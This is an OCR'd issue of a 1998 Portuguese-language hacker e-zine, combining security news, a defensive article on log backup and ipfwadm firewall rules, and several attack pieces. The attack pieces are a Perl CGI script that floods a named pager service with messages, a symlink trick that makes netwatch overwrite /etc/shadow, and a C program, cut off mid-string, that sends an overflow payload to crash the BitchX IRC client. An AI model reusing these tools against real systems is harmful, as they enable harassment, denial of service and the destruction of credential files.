```
KeyWorDZ: Hack, [ FiLE: nz07.txt     ]
  CrACk, Linux, [ SiZE: 70000 Bytes  ]
   ProGraMMing, [ DATE: Julho   1998 ]
 VirII, XpLoit, [ Format: ASCII-Text ]
     ZiNe, asm, [ Lingua: Portugues  ]
RuLez, c, NearZ. [ Price.: 100% FREE  ]
```


MeMBeRZ

ThEREvenge
SouL Hunter
GhostOBtRuDeR
imOrtal

07

issue 07

issue07




```
+-+-+-+-+-+-+-+-+-+-+-+----+-+-+-+-+-+-+-+-+-+-+-+-+
 Este documento pode conter informacoes ilegais
 ou somente para fins *EDUCATIVOS*. Se  usa-las
para *OUTROS* fins a responsabilidade sera sua
+-+-+-+-+-+-+-+-+-+-+-+----+-+-+-+-+-+-+-+-+-+-+-+-+
```

T A B L E O F C O N T E N T Z

[0x00] =——— introducao/newz ———= [0x00]

internet/brasil, 20:41pm, Domingo 12 Julho 1998

<21/05> - A empresa de pesquisas Dataquest estima que os gastos com
- sistemas de seguranca vao crescer dos US$ 6,3 bilhoes,
- registrados no ano passado, para US$ 13 bilhoes no ano 2001
- A razao esta nos hackers, espioes industriais, adolescentes
- curiosos e empregados descontentes, que sao os novos viloes
- para as corporacoes de hoje. Sgundo especialistas, o numero
- de usuarios conectados as Intranets no ano 2001 subira para
- 133 milhoes, aumentando as chances de ataques e sabotagem
- de origem externa e interna. [Forbes Digital Tool]
-
<25/05> - O programador Steven Liu, de 24 anos, foi condenado em Ohio
- a seis meses de prisao por obter acesso ilegal aos
- computadores militares que rastreiam as aeronaves da Forca
- Aerea norte-americana e os sistemas de misseis. De acordo
- com a Forca Aerea, o programador nao destruiu nem alterou
- qualquer informacao. Mas descobriu a senha e fez download
- de uma base de dados sigilosa de US$ 148 milhoes, que
- nao se sabem se foi passada adiante. [Associated Press]
-
<26/05> - O presidente dos Estados Unidos, Bill Clinton, assinou
- projeto estabelecendo a Coordenacao Nacional de Seguranca,
- Protecao de Infra-estrutura e Contra-terrorismo, que atuara
- em nivel nacional e incluira a protecao as redes de
- computadores norte-americanas. Para se preparar contra os
- ataques eletronicos, foi anunciada a criacao de um sistema
- de alarme que entrara em operacao em 2003, e sera capaz de
- detectar e defender redes dos EUA [Networkworld Fusion]
-
<26/05> - A agencia de tecnologia russa FAPSI, utilizada pela KGB,
- anunciou o desenvolvimento de um telefone celular analogico
- criptografado. A agencia planeja espalhar o sistema entre
- os postos instalados em toda Russia, que ate entao nao
- adotava o padrao GSM digital, utilizando o sistema NMT que
- opera a 450 MHz. [Newsbytes]
-
<29/05> - Pelo menos 10 empresas israelenses sofreram ataques a seus
- sistemas na semana passada, segundo o vice-presidente do
- provedor Netvision, Mark Gazit. Algumas das companias
- tiveram seus discos-rigidos apagados e alguns "Cavalos de
- Troia" foram achados. A maioria dos ataques nao foi
- reportada para policia, porque as empresas nao querem que
- estes incidentes se tornem publicos. Ha suspeitas de que as
- invasoes foram feitas por um grupo neo-nazista, que enviou
- mensagens de ameacas aos grupos de seguranca israelenses
- como forma de vinganca pela prisao do hacker israelense
- Ehud Tenenbaum, o Analyzer. [Associated Press]
-
<01/06> - Mais uma vez o mercado volta sua artilharia contra a
- seguranca do Windows NT. Desta vez, especialistas alertam
- que a implementacao feita pela Microsoft do Point-to-Point
- Tunneling Protocol (PPTP) apresenta "falhas fundamentais"
- que comprometem a seguranca das informacoes das empresas.
- O PPTP foi desenvolvido para proteger pacotes de dados
- enviados via Internet encapsulando-os dentro de outros
- pacotes. Mas, segundo as denuncias - "Um intruso pode
- explorar as falhas com facilidade porque o produto oferece
- autenticacao fraca e criptografia pobre". [Wired News]
-
<02/06> - O servico online IntelliTech relatou que o grupo de hackers
- CzERT continua devastando o ciberespaco da Republica Tcheca
- e da Eslovaquia em ataques a cerca de 200 web sites nos
- dois paises. Entre os sites invadidos estao: um banco, o
- exercito tcheco, provedores de acesso, o site local da
- Unicef, uma revista dedicada a policia e agencias de
- noticias. [The Surveillance List Forum]
-
<06/06> - De acordo com especialistas no assunto, o ICQ, um dos
- programas de "instant-messaging" mais usado na Internet,
- nao oferece seguranca contra hijacking, spoofs e outros
- programas hostis. Estes programas permitem que qualquer um

- possa rastrear comunicacoes sigilosas enviadas pelo sistema
- ou ate mesmo tomar posse de um conta do ICQ e assumir a
- identidade de outro usuario. A noticia se torna alarmante
- para as 12 milhoes de pessoas registradas no ICQ,
- principalmente para algumas empresas que estavam usando o
- programa para facilitar a troca de informacoes comerciais
- entre funcionarios. [Associated Press Writer]
-
<10/06> - Um grupo de hackers invadiu o sistema do Stanford Linear
- Accelerator Center, um centro de pesquisas quimicas operado
- pela Universidade de Stanford. O grupo interceptou uma
- senha para o SLAC pela Internet e a usou para obter acesso
- a mais de 30 pesquisas federais. Oficiais de seguranca do
- centro acreditam que os intrusos usaram "sniffers" para
- descobrir a senha. Em alguns paises como a Franca, a
- criptografia eh proibida, entao, a senha digitada por um
- pesquisador frances poderia ser facilmente lida por um
- sniffer. [Mercury News]
-
<09/06> - Tres crackers adolescentes invadiram a rede de computadores
- do Centro de Pesquisas Atomicas, na India, em protesto aos
- testes nucleares que tem ocorrido na regiao. Os jovens
- modificaram a homepage, roubaram uma lista de emails de
- cientistas e ainda apagaram todos os dados de 2 dos 6
- servidores do centro de pesquisas. [Wired News]
-
<10/06> - Foi inutil a reuniao entre o FBI e executivos da industria
- de informatica norte-americana (incluindo Bill Gates) para
- discussao da politica de criptografia dos EUA. Em duas
- horas de discussao, nenhum dos lados fez qualquer concessao
- e um acordo de interesses ainda parece estar longe. A
- industria argumenta que a criptografia se tornou um
- componente critico para o comercio global e a comunicacao
- via Internet. No seu entender, a posicao do Governo dos EUA
- restringe a acao de empresas americanas e estrangeiras
- interessadas em fazer negocios na rede. Ja as agencias de
- seguranca como o FBI consideram que os produtos podem ser
- usados por criminosos e terroristas, o que justificaria uma
- vigilancia constante. [Reuters]
-
<10/06> - Pela primeira vez a equipe de pesquisadores que descobriu
- como quebrar a seguranca de smarts cards, falou abertamente
- sobre a sua tecnica. O evento ocorreu semana passada, na
- California, onde os cientistas estao sediados. A tecnologia
- que monitora o poder de consumo dos cartoes para poder
- romper os codigos de seguranca, eh uma ameaca para alguns
- sistemas de transacoes digitais que estao sendo testados
- nos Estados Unidos e na Europa. O anuncio sacudiu a
- industria de smart cards. Empresas como a Mondex - que usa
- os cartoes para operacoes financeiras - estao rescrevendo
- completamente o software do card para poder lidar com a
- ameaca. [New York Times.com]
-
<10/06> - O medo de fraude - e nao o medo de voar - tem reduzido
- significativamente o crescimento das vendas de passagens
- aereas via Internet. A revelacao foi feita no encontro
- anual da Associacao de Transporte Aereo, realizado na
- ultima semana, nos Estados Unidos. A preocupacao com a
- seguranca dos dados do cartao de credito transmitidos
- virtualmente foi a razao mais citada pela maioria dos
- viajantes que nao completavam sua compra online [Reuters]
-
<15/06> - Os computadores do Governo norteamericano ja foram atacados
- seriamente mais de seis vezes nos ultimos quatro meses,
- segundo o Centro Nacional de Protecao a Informacao do FBI
- (NIPC). E o que eh pior: segundo o chefe do NIPC, Michael
- Vatis, mais ataques estao a caminho. Testemunhando na
- Comissao de Tecnologia e Terrorismo do Senado, Vatis
- observou que o primeiro alvo dos hackers sempre eh o
- Departamento de Defesa, porque "eles querem testar suas
- capacidades". O depoimento do executivo aconteceu menos de
- uma semana depois da Universidade de Stanford anunciar que
- o seu laboratorio de pesquisa do Centro de Aceleracao
- Linear foi atacado. O jornal San Jose Mercury News informou
- que mais de 30 servidores do centro foram acessados
- ilegalmente e serviram de trampolim para ataque a outras

- redes do Governo.   [Newsbytes]
-

Todas as noticias sao retiradas de "Comunidade Modulo para Seguranca da Informacao". Junto com o nearz07.tgz vai indo o arquivo md5.tgz que eh o source do MD5 pra suas authenticacoes e tal..Nesta edicao nao teremos "introducao", colocaremos uma mensagem de uns "amiguinhos" que nos adoram. Obs: esse email foi "furted" e preservaremos a identidade do destinatario ateh quando a gente achar que deve sair das sombras..

From mdw@umich.edu Tue May 5 03:53:46 1998
Cc: abuse@cyberspace.org, cert@cert.org
To: *@* . . .

Greetings. I am a member of the all-volunteer staff of grex.cyberspace.org,
a not-for-profit public access computer conferencing system.
For more information on grex, finger faq@cyberspace.org, or
see http://www.cyberspace.org/
. . .
One of the key things vandals try to do is to steal /etc/passwd;
they are hoping to run "crack" on it to recover "easily guessed"
passwords. For a real-life example of the sort of information
that circulates in the vandal community (in portuguese!) check out
http://www.cyberspace.org/nearz/zine/nearz00.zip
There are several things you can do to fix this: one
popular way is to use a "shadow" password file system. Another
is to use a non-standard password hash algorithm.
. . .
+ cert@cert.org
  For informational/logging purposes, only.
  You may consider this incident "closed".
. . .

-> Rephleccao: Vandaloz eh a voh

---

*

[0x01] <DoS> Teletrim-Flood Cgi ■ SouL Hunter ■

Quando der, estaremos colocando uns CGI's para que as coisas "ma's" sejam rodadas pelo browser. Eh soh tascar no servidor http.

Aqui vai o Teletrim-Flood , que envia certa quantidade de mensagens para um determinado pager da teletrim.
Ele esta todo comentadinho e tudo mais...
OBS: O pedaco de abrir a coneccao,cocket, e o escambau, foi tirado do Winnuke.pl :)

Isto eh apenas para demostrar que este tipo de servico nao tem nenhuma seguraca... nao estamos aconselhando ou estimulado ninguem a faze-lo ;)

```
---> teletrim.cgi <-------------------------------------------------{-CUtHeRe
#!/usr/bin/perl
use Socket;
##############################################################################
# CONFIGURACAO                                #
##############################################################################
# Nome do arquivo cgi
    $FILENAME='teletrim.cgi';
# Numero Maximo de mensagens enviadas por vez
    $MAX=30;
# Nome do form do No. do Pager
    $FORM1='pager';
# Nome do form da quantidade de mensagens
    $FORM2='vez';
# Nome do form da mensagem
    $FORM3='msg';
##############################################################################

    print "Content-type: text/html\n\n"; # Cabecalho
```

```
    &html;                # Le os paramentos e joga em $FORM
    if ($FORM{'submit'} eq ""){      # Verifica se tem o botao submit foi clicado
    &www;                 # Caso nao, mostre o Questinario (HTML)
    } else {
    &sendata;             # Caso contrario envie os dados
    }
    exit;                 # Xooooooo

sub www{                  # Questionario (HTML)
print <<EOT;
    <html><head><title>SH</title></head>
    <CENTER><BR><form action="$FILENAME" method="post">
    <BR>No. do Pager:
    <input type="text" name="$FORM1"size=10><BR>
    <BR>Quantidade (MAX 30):
    <input type="text" name="$FORM2"size=10><BR>
    <BR>Mensagem: (MAX 30):
    <BR><TEXTAREA name="$FORM3" rows=4 cols=35 wrap="on" txt_mensagem></TEXTAREA>
    <BR><INPUT TYPE=submit NAME='submit' VALUE='Go!!!!'></form>
    </body></html>
EOT
}

sub sendata{                    # Envia dados para a teletrim
    my($h,$p,$in_addr,$proto,$addr);
    $h = "200.245.203.200"; $p = 80;
    $vezes=$FORM{'vez'};
    if($vezes>$MAX){                # checa se o cara colocou > 30
        print "Numero maximo de mensagens e' : 30";
    exit;                   # sai
    }
    if($vezes<1){               # checa se o cara digitar
                        # merda ou nao digitar no campo 'vezes'
        print "Erro no campo vezes";
    exit;                   # sai
    }
    $in_addr = (gethostbyname($h))[4];      # as
    $addr = sockaddr_in($p,$in_addr);       # Bagacas
    $proto = getprotobyname('tcp');     # de socket
    for($i=1;$i<$vezes;$i++){           # pra loopar No. de vezes que foi pedido
                        # mais bagacas de socket que
                        # ripei do winnuke.pl
                        # palmas para ele.
    socket(S, AF_INET, SOCK_STREAM, $proto) || die $|;
    connect(S,$addr) || &erro; select S; $| = 1; select STDOUT;
                        # envia dados
    send S,"GET
    /execs/teletrim/getpager.dll?&pager=$FORM{'pager'}&Email=&mensagem=$i-$FORM{'msg'}-$i\n\n\n\r
    \n",0;
    close S;                # closa Socket;
}
print "\n\nMensagens Enviadas com Sucesso\n\n"; # eee deu certo;

}

sub html{                   # pra puxar os parametros html
  read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
  @pairs=split(/&/, $buffer);
  foreach $pair (@pairs) {
    ($cabe, $value) = split(/=/, $pair);
    $value =~ tr/+/ /;
    $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
    $value =~ s/~!/ ~!/g;
    $FORM{$cabe}=$value;
  }
}
sub erro{
    print "<BR><H1>DEU CACA!!<BR>\n<HTML>";   # se der erro
                          # exiba isso.
    die;
}
---> teletrim.cgi <-----------------------------------------------}-CUtHeRe
```

[0x02] <iNf> Seguranca + Logs + ipfwadm

bahamas@*

Seguranca! Esta eh a materia que resolvi dar um toque desta vez. Bom, primeiramente vou dissertar um pouco pro pessoal nao ficar boiando por ai A anos a internet eh usada como um alvo para exploracao de grandes conhecimentos, seja ele para o bem ou para o mal, seja ele comercial ou puramente para fins educativos. Isso acontece porque essas pessoas querem provar a si mesmo o que podem fazer e realmente fazem. A alguns anos se dizia que no Brasil nao havia hacker, que era uma grande massa de gente que apenas tinha acabado de descobrir a rootshell e iniciou sua carreira de 'fusador' com algumas contas na ufrj ou ufsc, (Only for educational purposes). Estas pessoas eram chamadas de imbecis por nao saberem nada, mas que hoje em dia ja pode se tirar a nata desse pessoal antigo que batalhou muito pelo conhecimentos que muito admin, com certeza gostaria de ter. Sao muitas as materias, mas pode se dizer que quase tudo se baseia na sua interatividade dentro do sistema, bom, o pessoal estudou, pesquisou, batalhou, enfim. Atualmente existe o que muitos continuam duvidando. Sao hackers, crackers e gente especialista em fazer algo que voce demoraria muito a descobrir e a chegar em quem fez. O certo eh que acreditando ou nao eles estao ai, seja para ajudar ou para prejudicar, o que importa eh que eles ja existem. Nao leve essas pessoas como baderneiros ou coisa do genero, pense neles simplesmente como alguem que poderia estar lhe oferecendo uma ajuda para que seu provedor nao fique devendo na parte de seguranca. Eh nessas horas que a pratica e teoria se encontram e formam as melhores solucoes para o que for que voce precisar.

Abaixo vai algumas dicas. Valido para servidores Linux*

@1 - TATICA DE LOGS / Seguranca na Intranet

Sabe o que sao log's ? Logs sao taticas usadas para tentar gravar algum tipo de movimento em falso que possa haver em seu servidor, vejo muita gente baseando seus logs em unica e esclusivamente no sistema default do 'syslogd'. Nao tenho nada contra o syslogd, o problema e' que se ele for usado da maneira que vem no sistema nao tem nenhum atrativo, ou falando mais claramente, se for usar o syslogd assim como ele vem configurado nas distribuicoes do linux *, eu entao nao preferia usar. Se voce nao sabe, syslog pode ser usado em interatividade com os seus programas, ele pega mensagens, avisos, erros e etc e envia para uma estrutura de arquivos definidos no /etc/syslog.conf, por isso sao muitas as utilidades para 'syslog'. Na parte de seguranca ele nos permite gravar o que anda havendo em quanto seu servidor esta conectado a internet. Existem hoje varias ferramentas para serem usadas em conjunto com o syslog, alem de ferramentas o que vale e' ter uma boa ideia tambem. Alias, se diz muito por ai que linux e' um OS feito por programadores e para programadores, da pra acrescentar que tambem e' feito pra quem tem uma cabeca cheia de ideias :D.
Bem vou explicar agora o porque nao acreditar no simples 'messages'. Se trata de um simples arquivo texto que pode ser modificado por qualquer usuario que tenha acesso root na maquina, e' obvio que se a pessoa chegou a entrar em seu sistema, tenha conseguido tal facanha e com certeza nao deixaria um simples 'messages' lhe denunciando, ele poderia por exemplo ou apagar o messages inteiro, (o que eu nao acho dificil) ou entao editar ele e deixa-lo como ele imaginar. Para sair dessa, copie o seguinte esquema:

tcplog/icmplog

Sao dois programas destinados a detectar conexoes abertas com o seu ip usando os protocolos icmp/tcp, um log feito pelo icmplog ficaria assim:

Eu enviando um simples ping para watchdogs.coders.net, levando em conta que meu host e': anti-ms.coders.net.

```
[root@anti-ms:~] ping watchdogs.coders.net
PING watchdogs.coders.net (192.168.1.2): 56 data bytes
64 bytes from 192.168.1.2: icmp_seq=0 ttl=64 time=2.2 ms
...
O host em si recebendo estes ping's visualisados pelo syslog:
Jun  5 17:47:59 anti-ms icmplog: ping from anti-ms.coders.net
```

No caso do tcplog e' mais interessante, pois ele loga qualquer tipo de tentativa de conexao em sua maquina usando tcp. Olhe alguns exemplos:

Eu dando telnet para watchdogs.coders.net, levando em consideracao meu host: anti-ms.coders.net.

```
[root@anti-ms:~] telnet watchdogs.coders.net
Trying 192.168.1.2...
Connected to watchdogs.coders.net.
Escape character is '^]'.
-------------------------------------------------------
[watchdogs.coders.net]-[linux-2.0.33]-[i486 DX4 100MhZ]
-------------------------------------------------------

watchdogs login:
^]
telnet> quit
```

Verifique o syslog agora:

```
Jun  5 17:53:24 anti-ms tcplog: telnet connection attempt from
anti-ms.coders.net
```

Veja agora, ainda usando o tcplog o que acontece quando a conexao e' em uma porta nao valida no host de destino.

```
[root@anti-ms:~] telnet watchdogs.coders.net 69
Trying 192.168.1.2...
telnet: Unable to connect to remote host: Connection refused
[root@anti-ms:~]
```

Veja o log:

```
Jun  5 17:56:05 anti-ms tcplog: port 69 connection attempt from
anti-ms.coders.net
```

Essa parte e' boa pois nos permite verificar se ha alguem scaneando portas TCP em nosso host.

Bom, isso conclui alguns detalhes deste programa interessante, utilizado em tecnicas de logs, outro programa interessante que vi a alguns dias em uma das zines da rwx foi um chamado detecttraceroute, ele detecta quem traca a rota para a sua maquina, voce pode ter uma copia destes programas nos respectivos sites:

Nome	Endereco
tcplog/icmplog = iplogger	sunsite.unc.edu/pub/Linux/uh?
detecttraceroute	www.rwx.ml.org - Edicao numero 4

Bem depois dos programas que deixam o nosso messages mais afinado, vamos ao grande defeito do syslog. Ele grava os logs todos localmente. :D. Isso e' ruim, como ja foi explicado anteriormente, vou lhe dar uma dica de como isso pode ser corrigido.
Se voce possui pelo menos duas maquinas na sua rede ja e' o suficiente, voce simplesmente tem que fazer um backup desse log e trazer ele de alguma maneira para a segunda maquina que de preferencia nao rode nenhum daemon ;), pelo seguinte motivo: Nosso objetivo nao e' *guardar* os logs? :D. Nao estou aqui para ensinar como se configura uma maquina nessas situacoes, quem sabe um dia. Bem depois disso basta imaginar uma maneira de se transferir esse log em curtos intervalos de tempo, algo entre 3 e 5 minutos. Para transferir os logs de uma maquina para outra voce poderia usar uma infinidade de programas, seja la qual for o OS usado na segunda maquina. Vamos supor que seja um velho e bom linux :) e que para passar de uma maquina para outra nos usassemos o nfs. Entao voce faria o seguinte:

a) Empacotando os logs:

Antes de gravar os logs ainda no servidor principal, vamos fazer uma verificacao primeiro para nao haver muita perca de espaco em disco na segunda maquina. Agora vou montar um script que vai deixar os logs no ponto certo para a copia.

```
-backup-messages.sh------------ CORTE AQUI --------------
#!/bin/sh
#########################################################
## backup-messages.sh - Fri Jun 12 19:19:31 EST 1998 ##
## <bahamas@uground.org>                               ##
## Este script faz parte do texto security.txt         ##
## Instrucoes de instalacao:                    ##
## 1: mkdir /backup                  ##
## 2: mkdir /backup/log                   ##
## 3: cp backup-messages.sh /usr/local/bin           ##
## 4: adicionar o script no crontab para rodar entre ##
##    3 a 5 minutos -> se for 3 faca igual na mak 2  ##
#########################################################

MESSAGES='/var/log/messages'
BACKUPNEW='/backup/log/messages.new'
BACKUPOLD='/backup/log/messages.old'
NEWBACKUP='/backup/log/messages.backup'

# ATENCAO: NAO MUDE NADA SE NAO SOUBER O QUE ESTIVER FAZENDO

if [ ! -r $BACKUPOLD ]; then
        /bin/touch $BACKUPOLD
fi

/bin/cp -rf $MESSAGES $BACKUPNEW
/bin/cp /dev/null $NEWBACKUP
/usr/bin/diff $BACKUPOLD $BACKUPNEW > $NEWBACKUP
/bin/cp $BACKUPNEW $BACKUPOLD

# It's work! :D

-----------------------------------------------------------
```

ATENCAO: Coloque este script para rodar no crontab.

b) O NFS

OBS: Se voce tiver algum conhecimento a mais, use esse mesmo esquema com diferentes tipos de transferencia de arquivos, fiz com NFS porque eu quero.

Na segunda maquina vamos fazer o seguinte, anote ai:
ATENCAO:Se voce nao sabe como funciona o nfs, leia alguma documentacao, o assunto e' extenso e nao convem colocar aqui. Mas posso ajudar em 0.01%.
No servidor faca o seguinte:

```
[root@anti-ms:~] echo "/backup/log segunda.maquina.com(ro)" >>/etc/exports
[root@anti-ms:~] killall -1 rpc.nfsd
[root@anti-ms:~] killall -1 rpc.mountd
[root@anti-ms:~] who is bahamas
bash#
```

OBS: segunda.maquina.com = endereco da segunda maquina envolvida, podem ser usados IP e HostName. Eu colocaria ip se fosse voce ;D

Isso ira habilitar o acesso da segunda maquina diretamente no diretorio /backup/log do servidor. Isso quer dizer que depois que voce mountar o servidor na segunda maquina voce podera dar um cd /mnt/backup/log e ver todo o conteudo deste estando logado na segunda maquina. Bah, leia mais sobre nfs :D e' interessante estes esquemas HEHE. Tipo tem gente que diz que NFS = SAMBA, por favor nao faca confusao. NFS permite voce ter acesso ao filesystem de uma maquina via network, SAMBA permite voce compartilhar diretorios e impressoras em uma rede.

Entao vamos finalizar agora, finalmente ja com todos os esquemas feitos vamos fazer a copia de uma maquina para outra. para gravar e tal vamos deixar mountado a segunda maquina ao server e deixara rodando um script para fazer as copias entre elas, (nosso objetivo ;).
Ai vai o comando para mountar a segunda maquina via nfs no diretorio /backup/log do servidor e logo em seguida vai um script que vai fazer a copia do messages:

comando para mountar:
mount -t nfs servidor.servidor.com.br:/backup/log /mnt

OBS: Coloque isso no seu rc.local para quando a maquina for desligada volte automaticamente.

```
-trans-messages.sh------------ CORTE AQUI ----------------------------
#!/bin/sh
#########################################################
## trans-messages.sh - Fri Jun 12 21:18:11 EST 1998  ##
## <bahamas@uground.org>                             ##
## Este script faz parte do texto security.txt       ##
## Instrucoes de instalacao:                         ##
## 1: mkdir /mnt                                     ##
## 2: cp trans-messages.sh /usr/local/bin            ##
## 4: adicionar o script no crontab para rodar entre ##
##    3 a 5 minutos -> se for 3 faca igual no server ##
#########################################################

MOUNTPOINT='/mnt/backup/log/'
FILENAME='messages.backup'
FILETIME=`/bin/ls -la /mnt/backup/log/messages.backup|cut -d' ' -f25`
FILEDAY=`/bin/ls -la /mnt/backup/log/messages.backup|cut -d' ' -f24`
BACKUPDIR='/etc/messages/messages'
ARG1="$MOUNTPOINT$FILENAME"
ARG2="$BACKUPDIR-$FILEDAY-$FILETIME"

cp -rf $ARG1 $ARG2
```

ATENCAO: Para fazer tudo com perfeicao e' essencial sincronizar o horario das duas maquinas envolvidas no processo para que nao haja erros. Isso e' fundamental para o funcionamento do processo.

It's Work! Estamos com a solucao finalmente feita e funcionando. A essa altura do campeonato voce ja deve ter percebido como fazer o mesmo de outras maneira. Veja que dava para a gente montar o server na segunda maquina e assim passar as copias dos novos messages para esta, e' tudo uma questao de ponto de vista. Alem disso voce pode fazer o mesmo usando diferente OS's na segunda maquina, mas... baseio minhas solucoes em Free OS's ;-). Espero que eu tenha passado bem o recado caso haja qualquer duvida ou comentarios a respeito me envie um e-mail: <bahamas@uground.org>.


Tipo, ja ha um novo syslogd na parada, faz o mesmo que acabei de explicar aqui. So' que sem scripts, sem complicacao, sem confusao, o proprio syslogd tem opcao para enviar os logs remotamente :D. Se voce leu isso e nao sabia, esta sabendo agora.Vai a luta cara e se vira, eu fiz o texto pra aumentar o seu conhecimento.

@2 - FIREWALL / Seguranca na Intranet

Este topico se dedica a dar um pequeno help no uso de uma ferramenta muito importante encontrada no Linux atualmente, o ipfwadm, vou colocar de maneira comentada apenas comandos necessarios para o bloqueio/acesso do trafego em sua rede, faco isso pois ja tomei nota de um manual de firewall em portugues na documentacao do linux, vou citar o endereco logo abaixo.

Vou tentar ilustrar algumas situacoes, veja:

Uma intranet com 3 maquinas, um server e duas estacoes na rede conectados na internet.




```
(HA)   (HB)     Vamos supor que HA rode um servidor de  FTP, e HB rode um
   \   /        servidor de HTTPD e o server  apenas manipula  os packets
    (S)         Voce  gostaria  de bloquear o acesso do HC na porta 21 do
     |       HA, entao voce faria:
    [I]      [root@anti-ms:~] ipfwadm -I -a deny -P tcp -S HC -D HA 21
    / \      O comando acima indica que: Nao vai haver conexao do host
```

(HD)   (HC) HC em HA na porta 21.
        A estrutura do comando citado acima pode ser demonstrada
assim:

```
       ipfwadm -I -a deny -P tcp -S HC -D HA 21
      |      |  |       |      |     |     |_porta (HA)
      |      |  |       |      |     |_destino: HA
      |      |  |       |      |_origem: HC
      |      |  |       |_tipo do protocolo: tcp
      |      |  |_regra: deny
      |      |_adicionar firewall
      |_ipfwadm :D
```

Veja mais exemplos...

Desta vez vamos supor que voce queira bloquear qualquer acesso externo,
vindo da internet, mas quer que a comunicacao entre as maquinas da sua
rede continue normal. Entao faca o seguinte:

```
[root@anti-ms:~] ipfwadm -I -i deny -P tcp -S 0/0 -D 0/0
```

Depois de bloquear qualquer acesso externo mesmo estando com as maquinas
conectadas na internet, voce poderia dizer que _apenas_ uma maquina que
se encontra na internet podera se conectar em uma de suas maquinas da sua
rede, veja como ficaria:

```
[root@anti-ms:~] ipfwadm -I -i accept -P tcp -S HD -D HB
```

Um ultimo exemplo, desta vez voce quer ignorar ping's. O ping para quem
nao sabe funciona igual a uma sonda de submarinos, e' enviado um sinal
para o destino escolhido, se esse destino existir entao e' retornado
com sucesso e voce ficara sabendo se o host esta ou nao ativo. A falha
no caso ficaria para quem esta conectado a 2.4 ou ate mesmo 33.6, alguem
brincalhao iria querer desconectar voce utilizando estes pings de forma
maligna. Bom, ai vai o comando:

```
[root@anti-ms:~] ipfwadm -I -a deny -P icmp -S 0/0 -D 0/0
```

Ultimas dicas...

Para visualizar a tabela de firewall que voce tem atualmente use:

```
[root@anti-ms:~] ipfwadm -I -l
```

Para deletar alguma regra use:

```
[root@anti-ms:~] ipfwadm -I -d [regra] -P [proto] -S [source] -D [dest]
```

Para ler o help use:

```
[root@anti-ms:~] ipfwadm -h
```

E' isso ai pessoal, ta ai mais um texto que pode ser util pro pessoal
paranoico e tal. :D. Se tiver algo errado nos topicos explicados acima
fale comigo: <bahamas@uground.org>, ou com a NearZ <nearz@cyberspace.org>
Atualmente estou trabalhando em um programinha para xwin, logo, logo vou
ter o prazer em publicar ele com a NearZ.

[0x03] <DoS> Fudendo arquivos com netwatch

GhostOBtRuDeR

Outro discuido de programadores na hora de mexer com arquivos temporarios!
O netwatch 0.7e quando eh executado grava um arquivo temporario:
/tmp/.watchlog.000
E grava alguns logs nele... }-) Ah?Capto?
Se fizermos um link pra um arquivo qualquer no sistema tipo
/etc/shadow e o root executar o netwatch /etc/shadow serah Detoned!
{
  Nao sabe fazer link? :
  ln [options] source [dest]

```
   Que tal:
   ln -s /etc/shadow /tmp/.watchlog.000
 }
```

[0x04] <DoS> BitchX's overflow

bahamas@*

[mensagem postada na bos-br@uground.org]

Parece existir uma forma de se executar comandos quando
se recebe um dcc chat. Quem estiver do outro lado
enviando um dcc pra outra pessoa pode estar correndo este perigo.
Nao fiz o exploit, porem ai vai um programinha pra dar os core's
HEHE ;-)

```
/*
#####################################################################
## dcckill.c by <bahamas@uground.org> - uground industries(c) 1998 ##
## BitchX's overflow                           ##
#####################################################################
*/

#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>


struct sockaddr_in addr;
int s;

main(int argc, char **argv)
{

char *shit =
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
